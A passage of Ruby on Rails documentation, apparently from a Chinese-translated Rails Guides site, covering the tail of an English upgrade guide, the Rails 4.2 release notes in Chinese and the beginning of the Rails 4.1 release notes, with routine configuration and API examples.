In the first case, you can simply avoid using the same name for multiple routes. In the second, you can use the `only` or `except` options provided by the `resources` method to restrict the routes created as detailed in the Routing Guide.

- Rails 4.0 also changed the way unicode character routes are drawn. Now you can draw unicode character routes directly. If you already draw such routes, you must change them, for example:

```
get Rack::Utils.escape('こんにちは'), controller: 'welcome', action: 'index'
```

becomes

```
get 'こんにちは', controller: 'welcome', action: 'index'
```

- Rails 4.0 requires that routes using `match` must specify the request method. For example:

```
# Rails 3.x
match '/' => 'root#index'

# becomes
match '/' => 'root#index', via: :get

# or
get '/' => 'root#index'
```

- Rails 4.0 has removed `ActionDispatch::BestStandardsSupport` middleware, `<!DOCTYPE html>` already triggers standards mode per http://msdn.microsoft.com/en-us/library/jj676915(v=vs.85).aspx.aspx) and ChromeFrame header has been moved to `config.action_dispatch.default_headers`.

Remember you must also remove any references to the middleware from your application code, for example:

```
# Raise exception
config.middleware.insert_before(Rack::Lock, ActionDispatch::BestStandardsSupport)
```

Also check your environment settings for `config.action_dispatch.best_standards_support` and remove it if present.

- In Rails 4.0, precompiling assets no longer automatically copies non-JS/CSS assets from `vendor/assets` and `lib/assets`. Rails application and engine developers should put these assets in `app/assets` or configure `config.assets.precompile`.
- In Rails 4.0, `ActionController::UnknownFormat` is raised when the action doesn't handle the request format. By default, the exception is handled by responding with 406 Not Acceptable, but you can override that now. In Rails 3, 406 Not Acceptable was always returned. No overrides.
- In Rails 4.0, a generic `ActionDispatch::ParamsParser::ParseError` exception is raised when `ParamsParser` fails to parse request params. You will want to rescue this exception instead of the low-level `MultiJson::DecodeError`, for example.
- In Rails 4.0, `SCRIPT_NAME` is properly nested when engines are mounted on an app that's served from a URL prefix. You no longer have to set `default_url_options[:script_name]` to work around overwritten URL prefixes.
- Rails 4.0 deprecated `ActionController::Integration` in favor of `ActionDispatch::Integration`.
- Rails 4.0 deprecated `ActionController::IntegrationTest` in favor of `ActionDispatch::IntegrationTest`.
- Rails 4.0 deprecated `ActionController::PerformanceTest` in favor of `ActionDispatch::PerformanceTest`.
- Rails 4.0 deprecated `ActionController::AbstractRequest` in favor of `ActionDispatch::Request`.
- Rails 4.0 deprecated `ActionController::Request` in favor of `ActionDispatch::Request`.
- Rails 4.0 deprecated `ActionController::AbstractResponse` in favor of `ActionDispatch::Response`.
- Rails 4.0 deprecated `ActionController::Response` in favor of `ActionDispatch::Response`.
- Rails 4.0 deprecated `ActionController::Routing` in favor of `ActionDispatch::Routing`.

### 4.8 Active Support

Rails 4.0 removes the `j` alias for `ERB::Util#json_escape` since `j` is already used for `ActionView::Helpers::JavaScriptHelper#escape_javascript`.

### 4.9 Helpers Loading Order

The order in which helpers from more than one directory are loaded has changed in Rails 4.0. Previously, they were gathered and then sorted alphabetically. After upgrading to Rails 4.0, helpers will preserve the order of loaded directories and will be sorted alphabetically only within each directory. Unless you explicitly use the `helpers_path` parameter, this change will only impact the way of loading helpers from engines. If you rely on the ordering, you should check if correct methods are available after upgrade. If you would like to change the order in which engines are loaded, you can use `config.railties_order=` method.

### 4.10 Active Record Observer and Action Controller Sweeper

Active Record Observer and Action Controller Sweeper have been extracted to the `rails-observers` gem. You will need to add the `rails-observers` gem if you require these features.

### 4.11 sprockets-rails

- `assets:precompile:primary` and `assets:precompile:all` have been removed. Use `assets:precompile` instead.
- The `config.assets.compress` option should be changed to `config.assets.js_compressor` like so for instance:

```
config.assets.js_compressor = :uglifier
```

### 4.12 sass-rails

- `asset-url` with two arguments is deprecated. For example: `asset-url("rails.png", image)` becomes `asset-url("rails.png")`.

## 5 Upgrading from Rails 3.1 to Rails 3.2

If your application is currently on any version of Rails older than 3.1.x, you should upgrade to Rails 3.1 before attempting an update to Rails 3.2.

The following changes are meant for upgrading your application to the latest 3.2.x version of Rails.

### 5.1 Gemfile

Make the following changes to your `Gemfile`.

```
gem 'rails', '3.2.18'

group :assets do
  gem 'sass-rails',   '~> 3.2.6'
  gem 'coffee-rails', '~> 3.2.2'
  gem 'uglifier',     '>= 1.0.3'
end
```

### 5.2 config/environments/development.rb

There are a couple of new configuration settings that you should add to your development environment:

```
# Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict

# Log the query plan for queries taking more than this (works
# with SQLite, MySQL, and PostgreSQL)
config.active_record.auto_explain_threshold_in_seconds = 0.5
```

### 5.3 config/environments/test.rb

The `mass_assignment_sanitizer` configuration setting should also be be added to `config/environments/test.rb`:

```
# Raise exception on mass assignment protection for Active Record models
config.active_record.mass_assignment_sanitizer = :strict
```

### 5.4 vendor/plugins

Rails 3.2 deprecates `vendor/plugins` and Rails 4.0 will remove them completely. While it's not strictly necessary as part of a Rails 3.2 upgrade, you can start replacing any plugins by extracting them to gems and adding them to your Gemfile. If you choose not to make them gems, you can move them into, say, `lib/my_plugin/*` and add an appropriate initializer in `config/initializers/my_plugin.rb`.

### 5.5 Active Record

Option `:dependent => :restrict` has been removed from `belongs_to`. If you want to prevent deleting the object if there are any associated objects, you can set `:dependent => :destroy` and return `false` after checking for existence of association from any of the associated object's destroy callbacks.

## 6 Upgrading from Rails 3.0 to Rails 3.1

If your application is currently on any version of Rails older than 3.0.x, you should upgrade to Rails 3.0 before attempting an update to Rails 3.1.

The following changes are meant for upgrading your application to Rails 3.1.12, the last 3.1.x version of Rails.

### 6.1 Gemfile

Make the following changes to your `Gemfile`.

```
gem 'rails', '3.1.12'
gem 'mysql2'

# Needed for the new asset pipeline
group :assets do
  gem 'sass-rails',   '~> 3.1.7'
  gem 'coffee-rails', '~> 3.1.1'
  gem 'uglifier',     '>= 1.0.3'
end

# jQuery is the default JavaScript library in Rails 3.1
gem 'jquery-rails'
```

### 6.2 config/application.rb

The asset pipeline requires the following additions:

```
config.assets.enabled = true
config.assets.version = '1.0'
```

If your application is using an "/assets" route for a resource you may want change the prefix used for assets to avoid conflicts:

```
# Defaults to '/assets'
config.assets.prefix = '/asset-files'
```

### 6.3 config/environments/development.rb

Remove the RJS setting `config.action_view.debug_rjs = true`.

Add these settings if you enable the asset pipeline:

```
# Do not compress assets
config.assets.compress = false

# Expands the lines which load the assets
config.assets.debug = true
```

### 6.4 config/environments/production.rb

Again, most of the changes below are for the asset pipeline. You can read more about these in the Asset Pipeline guide.

```
# Compress JavaScripts and CSS
config.assets.compress = true

# Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

# Generate digests for assets URLs
config.assets.digest = true

# Defaults to Rails.root.join("public/assets")
# config.assets.manifest = YOUR_PATH

# Precompile additional assets (application.js, application.css, and all non-JS/CSS are a
# config.assets.precompile += %w( search.js )

# Force all access to the app over SSL, use Strict-Transport-Security, and use secure coo
# config.force_ssl = true
```

### 6.5 config/environments/test.rb

You can help test performance with these additions to your test environment:

```
# Configure static asset server for tests with Cache-Control for performance
config.serve_static_assets = true
config.static_cache_control = 'public, max-age=3600'
```

### 6.6 config/initializers/wrap_parameters.rb

Add this file with the following contents, if you wish to wrap parameters into a nested hash. This is on by default in new applications.

```
# Be sure to restart your server when you modify this file.
# This file contains settings for ActionController::ParamsWrapper which
# is enabled by default.

# Enable parameter wrapping for JSON. You can disable this by setting :format to an empty
ActiveSupport.on_load(:action_controller) do
  wrap_parameters format: [:json]
end

# Disable root element in JSON by default.
ActiveSupport.on_load(:active_record) do
  self.include_root_in_json = false
end
```

### 6.7 config/initializers/session_store.rb

You need to change your session key to something new, or remove all sessions:

```
# in config/initializers/session_store.rb
AppName::Application.config.session_store :cookie_store, key: 'SOMETHINGNEW'
```

or

```
$ bin/rake db:sessions:clear
```

### 6.8 Remove :cache and :concat options in asset helpers references in views

- With the Asset Pipeline the :cache and :concat options aren't used anymore, delete these options from your views.

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 4.2 发布记

Rails 4.2 精华摘要：

- Active Job
- 异步邮件
- Adequate Record
- Web 终端
- 外键支持

本篇仅记录主要的变化。要了解关于已修复的 Bug、特性变更等，请参考 Rails GitHub 主页上各个 Gem 的 CHANGELOG 或是 Rails 的提交历史。

## Chapters

# 1 升级至 Rails 4.2

如果您正试着升级现有的应用，应用最好要有足够的测试。第一步先升级至 4.1，确保应用仍正常工作，接着再升上 4.2。升级需要注意的事项在 Ruby on Rails 升级指南可以找到。

# 2 重要新特性

## 2.1 Active Job

Active Job 是 Rails 4.2 新搭载的框架。是队列系统（Queuing systems）的统一接口，用来连接像是 Resque、Delayed Job、Sidekiq 等队列系统。

采用 Active Job API 撰写的任务程序（Background jobs），便可在任何支持的队列系统上运行而无需对代码进行任何修改。Active Job 缺省会即时执行任务。

任务通常需要传入 Active Record 对象作为参数。Active Job 将传入的对象作为 URI（统一资源标识符），而不是直接对对象进行 marshal。新增的 GlobalID 函式库，给对象生成统一资源标识符，并使用该标识符来查找对象。现在因为内部使用了 Global ID，任务只要传入 Active Record 对象即可。

譬如，`trashable` 是一个 Active Record 对象，则下面这个任务无需做任何序列化，便可正常完成任务：

```
class TrashableCleanupJob < ActiveJob::Base
  def perform(trashable, depth)
    trashable.cleanup(depth)
  end
end
```

参考 Active Job 基础指南来进一步了解。

## 2.2 异步邮件

构造于 Active Job 之上，Action Mailer 新增了 `#deliver_later` 方法，通过队列来发送邮件，若开启了队列的异步特性，便不会拖慢控制器或模型的运行（缺省队列是即时执行任务）。

想直接发送信件仍可以使用 `deliver_now`。

## 2.3 Adequate Record

Adequate Record 是对 Active Record `find` 和 `find_by` 方法以及其它的关联查询方法所进行的一系列重构，查询速度最高提升到了两倍之多。

工作原理是在执行 Active Record 调用时，把 SQL 查询语句缓存起来。有了查询语句的缓存之后，同样的 SQL 查询就无需再次把调用转换成 SQL 语句。更多细节请参考 Aaron Patterson 的博文。

Adequate Record 已经合并到 Rails 里，所以不需要特别启用这个特性。多数的 `find` 和 `find_by` 调用和关联查询会自动使用 Adequate Record，比如：

```
Post.find(1)  # First call generates and cache the prepared statement
Post.find(2)  # Subsequent calls reuse the cached prepared statement

Post.find_by_title('first post')
Post.find_by_title('second post')

post.comments
post.comments(true)
```

有一点特别要说明的是，如上例所示，缓存的语句不会缓存传入的数值，只是缓存语句的模版而已。

下列场景则不会使用缓存：

- 当 model 有缺省作用域时
- 当 model 使用了单表继承时
- 当 `find` 查询一组 ID 时：

```
  # not cached
  Post.find(1, 2, 3)
  Post.find([1,2])
```

- 以 SQL 片段执行 `find_by`：

```
Post.find_by('published_at < ?', 2.weeks.ago)
```

### 2.4 Web 终端

用 Rails 4.2 新产生的应用程序，缺省搭载了 Web 终端。Web 终端给错误页面添加了一个互动式 Ruby 终端，并提供视图帮助方法 `console`，以及一些控制器帮助方法。

错误页面的互动式的终端，让你可以在异常发生的地方执行代码。插入 `console` 视图帮助方法到任何页面，便可以在页面的上下文里，在页面渲染结束后启动一个互动式的终端。

最后，可以执行 `rails console` 来启动一个 VT100 终端。若需要建立或修改测试资料，可以直接从浏览器里执行。

### 2.5 外键支持

迁移 DSL 现在支持新增、移除外键，外键也会导出到 `schema.rb`。目前只有 `mysql`、`mysql2` 以及 `postgresql` 的适配器支持外键。

```
# add a foreign key to `articles.author_id` referencing `authors.id`
add_foreign_key :articles, :authors

# add a foreign key to `articles.author_id` referencing `users.lng_id`
add_foreign_key :articles, :users, column: :author_id, primary_key: "lng_id"

# remove the foreign key on `accounts.branch_id`
remove_foreign_key :accounts, :branches

# remove the foreign key on `accounts.owner_id`
remove_foreign_key :accounts, column: :owner_id
```

完整说明请参考 API 文档：add_foreign_key 和 remove_foreign_key。

## 3 Rails 4.2 向下不兼容的部份

前版弃用的特性已全数移除。请参考文后下列各 Rails 部件来了解 Rails 4.2 新弃用的特性有那些。

以下是升级至 Rails 4.2 所需要立即采取的行动。

### 3.1 `render` 字串参数

4.2 以前在 Controller action 调用 `render "foo/bar"` 时，效果等同于：`render file: "foo/bar"`；Rails 4.2 则改为 `render template: "foo/bar"`。如需 `render` 文件，请将代码改为 `render file: "foo/bar"`。

### 3.2 `respond_with` / class-level `respond_to`

`respond_with` 以及对应的类别层级 `respond_to` 被移到了 `responders` gem。要使用这个特性，把 `gem 'responders', '~> 2.0'` 加入到 Gemfile：

```
# app/controllers/users_controller.rb

class UsersController < ApplicationController
  respond_to :html, :json

  def show
    @user = User.find(params[:id])
    respond_with @user
  end
end
```

而实例层级的 `respond_to` 则不受影响：

```
# app/controllers/users_controller.rb

class UsersController < ApplicationController
  def show
    @user = User.find(params[:id])
    respond_to do |format|
      format.html
      format.json { render json: @user }
    end
  end
end
```

### 3.3 `rails server` 的缺省主机（host）变更

由于 Rack 的一项修正，`rails server` 现在缺省会监听 `localhost` 而不是 `0.0.0.0`。http://127.0.0.1:3000 和 http://localhost:3000 仍可以像先前一般使用。

但这项变更禁止了从其它机器访问 Rails 服务器（譬如开发环境位于虚拟环境里，而想要从宿主机器上访问），则需要用 `rails server -b 0.0.0.0` 来启动，才能像先前一样使用。

若是使用了 `0.0.0.0`，记得要把防火墙设置好，改成只有信任的机器才可以存取你的开发服务器。

### 3.4 HTML Sanitizer

HTML sanitizer 换成一个新的、更加安全的实现，基于 Loofah 和 Nokogiri。新的 Sanitizer 更安全，而 sanitization 更加强大与灵活。

有了新的 sanitization 算法之后，某些 pathological 输入的输出会和之前不太一样。

若真的需要使用旧的 sanitizer，可以把 `rails-deprecated_sanitizer` 加到 Gemfile，便会用旧的 sanitizer 取代掉新的。而因为这是自己选择性加入的 gem，所以并不会抛出弃用警告。

Rails 4.2 仍会维护 `rails-deprecated_sanitizer`，但 Rails 5.0 之后便不会再进行维护。

参考这篇文章来了解更多关于新的 sanitizer 的变更内容细节。

### 3.5 `assert_select`

`assert_select` 测试方法现在用 Nokogiri 改写了。

不再支援某些先前可用的选择器。若应用程式使用了以下的选择器，则会需要进行更新：

- 属性选择器的数值需要用双引号包起来。

  ```
  a[href=/]      =&gt;     a[href="/"]
  a[href$=/]     =&gt;     a[href$="/"]
  ```

- 含有错误嵌套的 HTML 所建出来的 DOM 可能会不一样

  譬如：

  ```
  # content: &lt;div&gt;&lt;i&gt;&lt;p&gt;&lt;/i&gt;&lt;/div&gt;

  # before:
  assert_select('div &gt; i')  # =&gt; true
  assert_select('div &gt; p')  # =&gt; false
  assert_select('i &gt; p')    # =&gt; true

  # now:
  assert_select('div &gt; i')  # =&gt; true
  assert_select('div &gt; p')  # =&gt; true
  assert_select('i &gt; p')    # =&gt; false
  ```

- 之前要比较含有 HTML entities 的元素要写未经转译的 HTML，现在写转译后的即可

  ```
  # content: &lt;p&gt;AT&amp;T&lt;/p&gt;

  # before:
  assert_select('p', 'AT&amp;T')  # =&gt; true
  assert_select('p', 'AT&T')      # =&gt; false

  # now:
  assert_select('p', 'AT&T')      # =&gt; true
  assert_select('p', 'AT&amp;T')  # =&gt; false
  ```

## 4 Railties

请参考 CHANGELOG 来了解更多细节。

### 4.1 移除

- `--skip-action-view` 选项从 app generator 移除。 (Pull Request)
- 移除 `rails application` 命令。 (Pull Request)

### 4.2 弃用

- 生产环境新增 `config.log_level` 设置。 (Pull Request)

- 弃用 `rake test:all`，请改用 `rake test` 来执行 `test` 目录下的所有测试。(Pull Request)
- 弃用 `rake test:all:db`，请改用 `rake test:db`。(Pull Request)
- 弃用 `Rails::Rack::LogTailer`，没有替代方案。(Commit)

### 4.3 值得一提的变化

- `web-console` 导入为应用内建的 Gem。(Pull Request)
- Model 用来产生关联的 generator 添加 `required` 选项。(Pull Request)
- 导入 `after_bundle` 回调到 Rails 模版。(Pull Request)
- 导入 `x` 命名空间，可用来自订设置选项：

```
# config/environments/production.rb
config.x.payment_processing.schedule = :daily
config.x.payment_processing.retries  = 3
config.x.super_debugger              = true
```

  这些选项都可以从设置对象里获取：

```
Rails.configuration.x.payment_processing.schedule # =&gt; :daily
Rails.configuration.x.payment_processing.retries  # =&gt; 3
Rails.configuration.x.super_debugger              # =&gt; true
```

  (Commit)

- 导入 `Rails::Application.config_for`，用来给当前的环境载入设置

```
# config/exception_notification.yml:
production:
  url: http://127.0.0.1:8080
  namespace: my_app_production
development:
  url: http://localhost:3001
  namespace: my_app_development

# config/production.rb
Rails.application.configure do
  config.middleware.use ExceptionNotifier, config_for(:exception_notification)
end
```

  (Pull Request)

- 产生器新增 `--skip-turbolinks` 选项，可在新建应用时拿掉 turbolink。(Commit)
- 导入 `bin/setup` 脚本来启动（bootstrapping）应用。(Pull Request)
- `config.assets.digest` 在开发模式的缺省值改为 `true`。(Pull Request)

- 导入给 `rake notes` 注册新扩充功能的 API。(Pull Request)
- 导入 `Rails.gem_version` 作为返回 `Gem::Version.new(Rails.version)` 的便捷方法。(Pull Request)

# 5 Action Pack

请参考 CHANGELOG 来了解更多细节。

## 5.1 移除

- 将 `respond_with` 以及类别层级的 `respond_to` 从 Rails 移除，移到 `responders` gem（版本 2.0）。要继续使用这个特性，请在 Gemfile 添加：`gem 'responders', '~> 2.0'`。(Pull Request)
- 移除弃用的 `AbstractController::Helpers::ClassMethods::MissingHelperError`，改用 `AbstractController::Helpers::MissingHelperError` 取代。(Commit)

## 5.2 弃用

- 弃用 `*_path` 帮助方法的 `only_path` 选项。(Commit)
- 弃用 `assert_tag`、`assert_no_tag`、`find_tag` 以及 `find_all_tag`，请改用 `assert_select`。(Commit)
- 弃用路由的 `:to` 选项里，`:to` 可以指向符号或不含井号的字串这两个功能。

```
get '/posts', to: MyRackApp    =&gt; (No change necessary)
get '/posts', to: 'post#index' =&gt; (No change necessary)
get '/posts', to: 'posts'      =&gt; get '/posts', controller: :posts
get '/posts', to: :index       =&gt; get '/posts', action: :index
```

(Commit)

- 弃用 URL 帮助方法不再支持使用字串作为键：

```
# bad
root_path('controller' =&gt; 'posts', 'action' =&gt; 'index')

# good
root_path(controller: 'posts', action: 'index')
```

(Pull Request)

## 5.3 值得一提的变化

- `*_filter` 方法已经从文件中移除，已经不鼓励使用。偏好使用 `*_action` 方法：

```
after_filter          =&gt; after_action
append_after_filter   =&gt; append_after_action
append_around_filter  =&gt; append_around_action
append_before_filter  =&gt; append_before_action
around_filter         =&gt; around_action
before_filter         =&gt; before_action
prepend_after_filter  =&gt; prepend_after_action
prepend_around_filter =&gt; prepend_around_action
prepend_before_filter =&gt; prepend_before_action
skip_after_filter     =&gt; skip_after_action
skip_around_filter    =&gt; skip_around_action
skip_before_filter    =&gt; skip_before_action
skip_filter           =&gt; skip_action_callback
```

若应用程式依赖这些 `*_filter` 方法，应该使用 `*_action` 方法替换。 因为 `*_filter` 方法最终会从 Rails 里拿掉。 (Commit 1, 2)

- `render nothing: true` 或算绘 `nil` 不再加入一个空白到响应主体。 (Pull Request)
- Rails 现在会自动把模版的 digest 加入到 ETag。 (Pull Request)
- 传入 URL 辅助方法的片段现在会自动 Escaped。 (Commit)
- 导入 `always_permitted_parameters` 选项，用来设置全局允许赋值的参数。 缺省值是 `['controller', 'action']`。 (Pull Request)
- 从 RFC 4791 新增 HTTP 方法 `MKCALENDAR`。 (Pull Request)
- `*_fragment.action_controller` 通知消息的 Payload 现在会带有控制器和动作名称。 (Pull Request)
- 改善路由错误页面，搜索路由支持模糊搜寻。 (Pull Request)
- 新增关掉记录 CSRF 失败的选项。 (Pull Request)
- 当使用 Rails 服务器来提供静态资源时，若客户端支持 gzip，则会自动传送预先产生好的 gzip 静态资源。Asset Pipeline 缺省会给所有可压缩的静态资源产生 `.gz` 文件。传送 gzip 可将所需传输的数据量降到最小，并加速静态资源请求的存取。当然若要在 Rails 生产环境提供静态资源，最好还是使用 CDN。(Pull Request)
- 在整合测试里调用 `process` 帮助方法时，路径开始需要有 `/`。以前可以忽略开头的 `/`，但这是实作所产生的副产品，而不是有意新增的特性，譬如：

```
test "list all posts" do
  get "/posts"
  assert_response :success
end
```

## 6 Action View

请参考 CHANGELOG 来了解更多细节。

### 6.1 弃用

- 弃用 `AbstractController::Base.parent_prefixes`。想修改寻找视图的位置，请覆盖 `AbstractController::Base.local_prefixes`。 (Pull Request)
- 弃用 `ActionView::Digestor#digest(name, format, finder, options = {})`，现在参数改用 Hash 传入。 (Pull Request)

### 6.2 值得一提的变化

- `render "foo/bar"` 现在等同 `render template: "foo/bar"` 而不是 `render file: "foo/bar"`。(Pull Request)
- 隐藏栏位的表单辅助方法不再产生含有行内样式表的 `<div>` 元素。 (Pull Request)
- 导入一个特别的 `#{partial_name}_iteration` 局部变量，给在 collection 里渲染的部分视图（Partial）使用。这个变量可以通过 `#index`、`#size`、`first?` 以及 `last?` 等方法来获得目前迭代的状态。(Pull Request)
- Placeholder I18n 遵循和 `label` I18n 一样的惯例。 (Pull Request)

## 7 Action Mailer

请参考 CHANGELOG 来了解更多细节。

### 7.1 弃用

- Mailer 弃用所有 `*_path` 的帮助方法。请全面改用 `*_url`。 (Pull Request)
- 弃用 `deliver` 与 `deliver!`，请改用 `deliver_now` 或 `deliver_now!`。 (Pull Request)

### 7.2 值得一提的变化

- `link_to` 和 `url_for` 在模版里缺省产生绝对路径，不再需要传入 `only_path: false`。(Commit)
- 导入 `deliver_later` 方法，将邮件加到应用的队列里，用来异步发送邮件。 (Pull Request)
- 新增 `show_previews` 选项，用来在开发环境之外启用邮件预览特性。 (Pull Request)

## 8 Active Record

请参考 CHANGELOG 来了解更多细节。

### 8.1 移除

- 移除 `cache_attributes` 以及其它相关的方法，所有的属性现在都会缓存了。 (Pull Request)
- 移除已弃用的方法 `ActiveRecord::Base.quoted_locking_column` . (Pull Request)
- 移除已弃用的方法 `ActiveRecord::Migrator.proper_table_name` 。 请改用 `ActiveRecord::Migration` 的实例方法： `proper_table_name` 。 (Pull Request)
- 移除了未使用的 `:timestamp` 类型。把所有 `timestamp` 类型都改为 `:datetime` 的别名。修正在 `ActiveRecord` 之外，栏位类型不一致的问题，譬如 XML 序列化。 (Pull Request)

## 8.2 弃用

- 弃用 `after_commit` 和 `after_rollback` 会吃掉错误的行为。 (Pull Request)
- 弃用对 `has_many :through` 自动侦测 counter cache 的支持。要自己对 `has_many` 和 `belongs_to` 关联，给 `through` 的记录手动设置。 (Pull Request)
- 弃用 `.find` 或 `.exists?` 可传入 Active Record 对象。请先对对象调用 `#id` 。 (Commit 1, 2)
- 弃用仅支持一半的 PostgreSQL 范围数值（不包含起始值）。目前我们把 PostgreSQL 的范围对应到 Ruby 的范围。但由于 Ruby 的范围不支持不包含起始值，所以无法完全转换。

  目前的解决方法是将起始数递增，这是不对的，已经弃用了。关于不知如何递增的子类型（比如没有定义 `#succ` ）会对不包含起始值的抛出 `ArgumentError` 。

  (Commit)
- 弃用无连接调用 `DatabaseTasks.load_schema` 。请改用 `DatabaseTasks.load_schema_current` 来取代。 (Commit)
- 弃用 `sanitize_sql_hash_for_conditions` ，没有替代方案。使用 `Relation` 来进行查询或更新是推荐的做法。 (Commit)
- 弃用 `add_timestamps` 和 `t.timestamps` 可不用传入 `:null` 选项的行为。Rails 5 将把缺省 `null: true` 改为 `null: false` 。 (Pull Request)
- 弃用 `Reflection#source_macro` ，没有替代方案。Active Record 不再需要这个方法了。 (Pull Request)
- 弃用 `serialized_attributes` ，没有替代方案。 (Pull Request)
- 弃用了当栏位不存在时，还会从 `column_for_attribute` 返回 `nil` 的情况。 Rails 5.0 将会返回 Null Object。 (Pull Request)

- 弃用了 `serialized_attributes`，没有替代方案。(Pull Request)
- 弃用依赖实例状态（有定义接受参数的作用域）的关联可以使用 `.joins`、`.preload` 以及 `.eager_load` 的行为 (Commit)

## 8.3 值得一提的变化

- `SchemaDumper` 对 `create_table` 使用 `force: :cascade`。这样就可以重载加入外键的纲要文件。
- 单数关联增加 `:required` 选项，用来定义关联的存在性验证。(Pull Request)
- `ActiveRecord::Dirty` 现在会侦测可变数值的变化。序列化过的属性只在有变更时才会保存。修复了像是 PostgreSQL 不会侦测到字串或 JSON 栏位改变的问题。(Pull Requests 1, 2, 3)
- 导入 `bin/rake db:purge` 任务，用来清空当前环境的数据库。(Commit)
- 导入 `ActiveRecord::Base#validate!`，若记录不合法时会抛出 `RecordInvalid`。(Pull Request)
- 引入 `#validate` 作为 `#valid?` 的别名。(Pull Request)
- `#touch` 现在可一次对多属性操作。(Pull Request)
- PostgreSQL 适配器现在支持 PostgreSQL 9.4+ 的 `jsonb` 数据类型。(Pull Request)
- 新增 PostgreSQL 适配器的 `citext` 支持。(Pull Request)
- PostgreSQL 与 SQLite 适配器不再默认限制字串只能 255 字符。(Pull Request)
- 新增 PostgreSQL 适配器的使用自建的范围类型支持。(Commit)
- `sqlite3:///some/path` 现在可以解析系统的绝对路径 `/some/path`。相对路径请使用 `sqlite3:some/path`。(先前是 `sqlite3:///some/path` 会解析成 `some/path`。这个行为已在 Rails 4.1 被弃用了。Rails 4.1.) (Pull Request)
- 新增 MySQL 5.6 以上版本的 fractional seconds 支持。(Pull Request 1, 2)
- 新增 `ActiveRecord::Base` 对象的 `#pretty_print` 方法。(Pull Request)
- `ActiveRecord::Base#reload` 现在的行为同 `m = Model.find(m.id)`，代表不再给自定的 `select` 保存额外的属性。(Pull Request)
- `ActiveRecord::Base#reflections` 现在返回的 hash 的键是字串类型，而不是符号。(Pull Request)
- 迁移的 `references` 方法支持 `type` 选项，用来指定外键的类型，比如 `:uuid`。(Pull Request)

## 9 Active Model

请参考 CHANGELOG 来了解更多细节。

### 9.1 移除

- 移除了 `Validator#setup`，没有替代方案。(Pull Request)

### 9.2 弃用

- 弃用 `reset_#{attribute}`，请改用 `restore_#{attribute}`。(Pull Request)
- 弃用 `ActiveModel::Dirty#reset_changes`，请改用 `#clear_changes_information`。(Pull Request)

### 9.3 值得一提的变化

- 引入 `#validate` 作为 `#valid?` 的别名。(Pull Request)
- `ActiveModel::Dirty` 导入 `restore_attributes` 方法，用来回复已修改的属性到先前的数值。(Pull Request 1, 2)
- `has_secure_password` 现在缺省允许空密码（只含空白的密码也算空密码）。(Pull Request)
- 验证启用时，`has_secure_password` 现在会检查密码是否少于 72 个字符。(Pull Request)

## 10 Active Support

请参考 CHANGELOG 来了解更多细节。

### 10.1 移除

- 移除弃用的 `Numeric#ago`、`Numeric#until`、`Numeric#since` 以及 `Numeric#from_now`. (Commit)
- 移除弃用 `ActiveSupport::Callbacks` 基于字串的终止符。(Pull Request)

### 10.2 弃用

- 弃用 `Kernel#silence_stderr`、`Kernel#capture` 以及 `Kernel#quietly` 方法，没有替代方案。(Pull Request)
- 弃用 `Class#superclass_delegating_accessor`，请改用 `Class#class_attribute`。(Pull Request)

- 弃用 `ActiveSupport::SafeBuffer#prepend!` 请改用 `ActiveSupport::SafeBuffer#prepend`（两者功能相同）。(Pull Request)

### 10.3 值得一提的变化

- 导入新的设置选项：`active_support.test_order`，用来指定测试执行的顺序，预设是 `:sorted`，在 Rails 5.0 将会改成 `:random`。(Commit)
- `Object#try` 和 `Object#try!` 方法现在不需要消息接收者也可以使用。(Commit, Pull Request)
- `travel_to` 测试辅助方法现在会把 `usec` 部分截断为 0。(Commit)
- 导入 `Object#itself` 作为 identity 函数（返回自身的函数）。(Commit 1 和 2)
- `Object#with_options` 方法现在不需要消息接收者也可以使用。(Pull Request)
- 导入 `String#truncate_words` 方法，可指定要单词截断至几个单词。(Pull Request)
- 新增 `Hash#transform_values` 与 `Hash#transform_values!` 方法，来简化 Hash 值需要更新、但键保留不变这样的常见模式。(Pull Request)
- `humanize` 现在会去掉前面的底线。(Commit)
- 导入 `Concern#class_methods` 来取代 `module ClassMethods` 以及 `Kernel#concern`，来避免使用 `module Foo; extend ActiveSupport::Concern; end` 这样的样板。(Commit)
- 新增一篇指南，关于常量的载入与重载。

## 11 致谢

许多人花费宝贵的时间贡献至 Rails 项目，使 Rails 成为更稳定、更强韧的网络框架，参考完整的 Rails 贡献者清单，感谢所有的贡献者！

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Ruby on Rails 4.1 发布记

Rails 4.1 精华摘要：

- 采用 Spring 来预载应用程序
- `config/secrets.yml`
- Action Pack Variants
- Action Mailer 预览

本篇仅涵盖主要的变化。要了解关于已修复的 bug、特性变更等，请参考 Rails GitHub 主页上各个 Gem 的 CHANGELOG 或是 Rails 的提交历史。

## Chapters

# 1 升级至 Rails 4.1

如果你正试著升级现有的应用程序至 Rails 4.1，最好有广的测试覆盖度。首先应先升级至 4.0，再升上 4.1。升级需要注意的事项在此篇 Ruby on Rails 升级指南可以找到。

# 2 主要特性

## 2.1 Spring 预加载应用程序

Spring 预加载你的 Rails 应用程序。保持应用程序在后台运行，如此一来运行 Rails 命令时：如测试、`rake`、`migrate` 不用每次都重启 Rails 应用程序，加速你的开发流程。

新版 Rails 4.1 应用程序出厂内建 "Spring 化" 的 binstubs（aka，运行文件，如 `rails`、`rake`）。这表示 `bin/rails`、`bin/rake` 会自动采用 Spring 预载的环境。

运行 **rake** 任务：

```
bin/rake test:models
```

运行 **console**：

```
bin/rails console
```

查看 **Spring**

```
$ bin/spring status
Spring is running:

 1182 spring server | my_app | started 29 mins ago
 3656 spring app    | my_app | started 23 secs ago | test mode
 3746 spring app    | my_app | started 10 secs ago | development mode
```

